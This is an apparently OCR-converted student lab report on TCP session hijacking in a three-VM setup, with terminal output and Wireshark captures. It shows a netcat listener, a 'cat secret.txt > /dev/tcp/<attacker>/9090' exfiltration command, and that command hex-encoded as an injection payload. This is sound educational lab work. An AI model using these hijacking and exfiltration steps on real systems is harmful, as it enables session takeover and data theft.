
NAME : Ameya Jangam
UID:2019130025
BRANCH: TE COMPS

AIM : To create and understand TCP Session Hijacking

PROCEDURE:

STEP 1: I created three ubuntu virtual machines one for the server [192.168.0.119], the client [192.168.0.118], and the attacker [192.168.0.117]



General

Name: UbuntuAttacker
Operating System: Ubuntu (32-bit)

System

Base Memory: 1024 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Display

Video Memory: 16 MB
Graphics Controller: VBoxSVGA
Remote Desktop Server: Disabled
Recording: Disabled


Storage

Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: UbuntuAttacker-disk1.vmdk (Normal, 20.00 GB)

Audio


Host Driver: Windows DirectSound
Controller: ICH AC97

STEP 2: Installed Wireshark on the attacker machine and completed all the prerequisites. Next, I started listening from the attacker machine using the Netcat command where I specified the port to be 9090 and -v, indicating that more verbose information is required.


UbuntuAttacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
Terminal


```
[12/15/21]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

STEP 3: Now I created a secret.txt file on the server machine and then initiated the telnet connection from the client machine to the server machine.


UbuntuServer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
secret.txt (~/) - gedit
En
11:25 PM
Open
Save


```
This is a secret file which needs to be protected from the attacker.
```

Here I am now able to see all the files in the server machine on client machine.



UbuntuClient [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal

```
[12/16/21]seed@VM:~$ telnet 192.168.0.119
Trying 192.168.0.119...
Connected to 192.168.0.119.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[12/16/21]seed@VM:~$ ls
android  Customization  Documents  examples.desktop  lib    Pictures  secret.txt  Templates
bin      Desktop        Downloads  get-pip.py        Music  Public    source      Videos
[12/16/21]seed@VM:~$
```


STEP 4: Now I ran the cat secret command on the server machine and since the attacker was listening on 9090 the content of the secret.txt was displayed in the terminal of the attacker machine.


UbuntuServer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
En
11:45 PM


```
[12/15/21]seed@VM:~$ cat secret.txt > /dev/tcp/192.168.0.117/9090
[12/15/21]seed@VM:~$
```


UbuntuAttacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
En
11:46 PM
Terminal
File Edit View Search Terminal Help


```
[12/15/21]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.0.116] port 9090 [tcp/*] accepted (family
2, sport 41698)
This is a secret file which needs to be protected from the attacker
.
[12/15/21]seed@VM:~$ 
```



	Source	Destination	Protocol	L
…	192.168.0.108	74.125.250.52	UDP	
…	192.168.0.108	74.125.250.52	UDP	
…	192.168.0.108	74.125.250.52	UDP	
…	192.168.0.108	74.125.250.52	UDP	
…	192.168.0.108	74.125.250.52	UDP	
…	192.168.0.108	74.125.250.52	UDP	
…	192.168.0.108	74.125.250.52	UDP	
…	192.168.0.108	74.125.250.52	UDP	
…	192.168.0.108	74.125.250.52	UDP	
…	192.168.0.108	74.125.250.52	UDP	
…	192.168.0.108	74.125.250.52	UDP	
…	192.168.0.118	192.168.0.119	TELNET	
…	192.168.0.119	192.168.0.118	TELNET	
…	192.168.0.118	192.168.0.119	TCP	
…	74.125.250.52	192.168.0.108	UDP	
	74.125.250.52	192.168.0.108	UDP	


UbuntuAttacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal

```
[12/16/21]seed@VM:~$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\ncat /home/seed/secret.txt > /dev/tcp/192.168.0.117/9090\n".encode("hex")
'0a636174202f686f6d652f736565642f7365637265742e747874203e202f6465762f7463702f3139322e3136382e302e3131372f393039300a'
>>>
```


ubuntuServer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Wireshark ▾
Dec 14 19:48
*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Show Applications
Right Ctrl


telnet

```
No.  Time           Source          Destination     Protocol  Length  Info
  98 29.000131106  192.168.43.13   192.168.43.14   TELNET      67 Telnet Data .
 100 29.169053694  192.168.43.13   192.168.43.14   TELNET      67 Telnet Data .
 104 29.574765555  192.168.43.13   192.168.43.14   TELNET      68 Telnet Data .
 106 29.578248796  192.168.43.14   192.168.43.13   TELNET      68 Telnet Data .
 108 29.792796695  192.168.43.14   192.168.43.13   TELNET     132 Telnet Data .
 110 29.793440711  192.168.43.14   192.168.43.13   TELNET     439 Telnet Data .
 112 29.794086996  192.168.43.14   192.168.43.13   TELNET     137 Telnet Data .
 114 29.794460294  192.168.43.14   192.168.43.13   TELNET      68 Telnet Data .
 116 29.880172818  192.168.43.14   192.168.43.13   TELNET     148 Telnet Data .
```

